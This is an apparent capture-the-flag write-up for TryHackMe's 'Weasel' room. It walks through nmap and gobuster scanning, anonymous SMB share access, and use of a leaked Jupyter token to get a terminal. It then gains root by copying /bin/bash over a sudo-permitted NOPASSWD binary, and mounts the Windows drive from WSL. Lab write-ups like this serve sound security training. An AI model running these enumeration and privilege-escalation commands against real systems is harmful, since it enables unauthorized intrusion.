

INTRODUCTION
In this room, we explore jupyter Notebook and how we can leverage exposed login tokens to get a shell and privileges. What can passwordless shares lead to? Let us find out. The challenge can be found here. https://tryhackme.com/room/weasel
Initial recon - Port scanning
The first step is to conduct a port scan to identify open ports and the services that are running on those ports. Lets run nmap.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
nmap -sC -sV 10.10.175.140 -o nmap.out
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-11 21:52 EAT
Nmap scan report for 10.10.175.140
Host is up (0.15s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 2b17d88a1e8c99bc5bf53d0a5eff5e5e (RSA)
|   256 3cc0fdb5c157ab75ac8110aee298120d (ECDSA)
|_  256 e9f030bee6cfeffe2d1421a0ac457b70 (ED25519)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: DEV-DATASCI-JUP
|   NetBIOS_Domain_Name: DEV-DATASCI-JUP
|   NetBIOS_Computer_Name: DEV-DATASCI-JUP
|   DNS_Domain_Name: DEV-DATASCI-JUP
|   DNS_Computer_Name: DEV-DATASCI-JUP
|   Product_Version: 10.0.17763
|_  System_Time: 2023-06-11T18:53:34+00:00
| ssl-cert: Subject: commonName=DEV-DATASCI-JUP
| Not valid before: 2023-03-12T11:46:50
|_Not valid after:  2023-09-11T11:46:50
|_ssl-date: 2023-06-11T18:53:42+00:00; -1s from scanner time.
8888/tcp open  http          Tornado httpd 6.0.3
| http-title: Jupyter Notebook
|_Requested resource was /login?next=%2Ftree%3F
|_http-server-header: TornadoServer/6.0.3
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-time:
|   date: 2023-06-11T18:53:36
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.13 seconds
Directory Scanning
We have some interesting services and since we have a http service on port 8888 we proceed to bruteforce for directories. The second step is We then proceed to find points of entry. Let’s scan for directories using gobuster.
1
 gobuster dir -u http://10.10.175.140:8888/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
We discover some interseting directories.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
gobuster dir -u http://10.10.175.140:8888/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.175.140:8888/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/11 21:57:04 Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 9099]
/view                 (Status: 302) [Size: 0] [--> /login?next=%2Fview]
/edit                 (Status: 302) [Size: 0] [--> /login?next=%2Fedit]
/api                  (Status: 200) [Size: 20]
/logout               (Status: 200) [Size: 6182]
/notebooks            (Status: 302) [Size: 0] [--> /login?next=%2Fnotebooks]
/lab                  (Status: 302) [Size: 0] [--> /login?next=%2Flab]
/tree                 (Status: 302) [Size: 0] [--> /login?next=%2Ftree]
/metrics              (Status: 302) [Size: 0] [--> /login?next=%2Fmetrics]
Checking ot the Directories
There is a /login. This a point of entry since we can launch bruteforce attacks to got relevant credentials. We have an input field but it wants a password token. We have to scoure the page for the token or means to achieve it. The page source has nothing interesting. So we go back to the services to check for other vulnerable services.
SMB share enumeration
Port 445 is open and this means we can check it for smb shares. The share can enable us to access files, read and write data, and request services from a server.
For this task we use smbclient
1
2
3
4
5
6
7
8
smbclient -L 10.10.175.140 -p 445 -N --no-pass

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        datasci-team    Disk
        IPC$            IPC       Remote IPC
ADMIN$ and C$ shares give us tree connect failed: NT_STATUS_ACCESS_DENIED. The IPC$ share successfully connect but nothing of interest there.
1
2
3
4
smbclient \\\\10.10.175.140\\IPC$ -N
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
We check out datasci-team share and there are interesting files here.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
smbclient \\\\10.10.175.140\\datasci-team -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug 25 18:27:02 2022
  ..                                  D        0  Thu Aug 25 18:27:02 2022
  .ipynb_checkpoints                 DA        0  Thu Aug 25 18:26:47 2022
  Long-Tailed_Weasel_Range_-_CWHR_M157_[ds1940].csv      A      146  Thu Aug 25 18:26:46 2022
  misc                               DA        0  Thu Aug 25 18:26:47 2022
  MPE63-3_745-757.pdf                 A   414804  Thu Aug 25 18:26:46 2022
  papers                             DA        0  Thu Aug 25 18:26:47 2022
  pics                               DA        0  Thu Aug 25 18:26:47 2022
  requirements.txt                    A       12  Thu Aug 25 18:26:46 2022
  weasel.ipynb                        A     4308  Thu Aug 25 18:26:46 2022
  weasel.txt                          A       51  Thu Aug 25 18:26:46 2022

                15587583 blocks of size 4096. 8941365 blocks available
We cant read all these files here so we fetch them to our local machine.
To fetch all files without accepting each prompt, we use this command.
1
2
3
4
5
smbclient \\\\10.10.175.140\\datasci-team -N
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
This fetches all files to our local directory.
Analyze files
The next step is to analyze each file individually.
In the misc directory there is a txt file with a token.
1
2
cat jupyter-token.txt
--------------------------
Now we can go back the login and use the token to access the page.

We are in!
After checking the page for anomalies, we find that there is dropdown menu that can power up a terminal. 
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 4.4.0-17763-Microsoft x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jun 11 12:49:08 DST 2023

  System load:    0.52      Processes:             10
  Usage of /home: unknown   Users logged in:       0
  Memory usage:   39%       IPv4 address for eth0: 10.10.175.140
  Swap usage:     0%


10 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


This message is shown once a day. To disable it please create the
/home/dev-datasci/.hushlogin file.
(base) dev-datasci@DEV-DATASCI-JUP:~$ whoami
dev-datasci
This shows that the machine is opearating on a Windows Subsystem for Linux (WSL).
We check out the privileges DATASCI-JUP can run. We don’t have the password, so let’s checkout commands this user can execute as sudo and find ways to exploit it.
SHELL
Let’s check for a bash shell for DATASCI-JUP
cat /etc/passwd | grep "bash"
we can pop a shell in /bin/bash
1
2
3
(base) dev-datasci@DEV-DATASCI-JUP:~$ cat /etc/passwd | grep  "bash"
root:x:0:0:root:/root:/bin/bash
dev-datasci:x:1000:1000:,,,:/home/dev-datasci:/bin/bash
Privilege Escalation
1
2
3
4
5
6
7
(base) dev-datasci@DEV-DATASCI-JUP:~$ sudo -l
Matching Defaults entries for dev-datasci on DEV-DATASCI-JUP:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dev-datasci may run the following commands on DEV-DATASCI-JUP:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /home/dev-datasci/.local/bin/jupyter, /bin/su dev-datasci -c *
This reveals a binary that does not require a password to execute. We can exploit this.
GTFOBINS has nothing on this binary.
I found that we can copy the /bin/bash shell to our directory and pop a shell.
1
2
3
(base) dev-datasci@DEV-DATASCI-JUP:~/datasci-team$ cp /bin/bash /home/dev-datasci/.local/bin/jupyter

(base) dev-datasci@DEV-DATASCI-JUP:~/datasci-team$ sudo /home/dev-datasci/.local/bin/jupyter
We are root!
1
2
3
root@DEV-DATASCI-JUP:/home/dev-datasci/datasci-team# whoami
root
root@DEV-DATASCI-JUP:/home/dev-datasci/datasci-team#
As we had established before, this machine is opearating on a Windows Subsystem for Linux.
Change directory to mnt where the machine is mounted. cd #mnt
We successfully go to the mnt directory but cannot do much here since the machine is not mounted.
To mount we use the mount -t drvfs ‘c’: /mnt/c
This command mounts the windows share on the WSL.
we the change directory into the C directory. cd c or cd /mnt/c
1
root@DEV-DATASCI-JUP:/# cd /mnt/c

We navigate the directory for the user and root flag.
Root flag

User flag
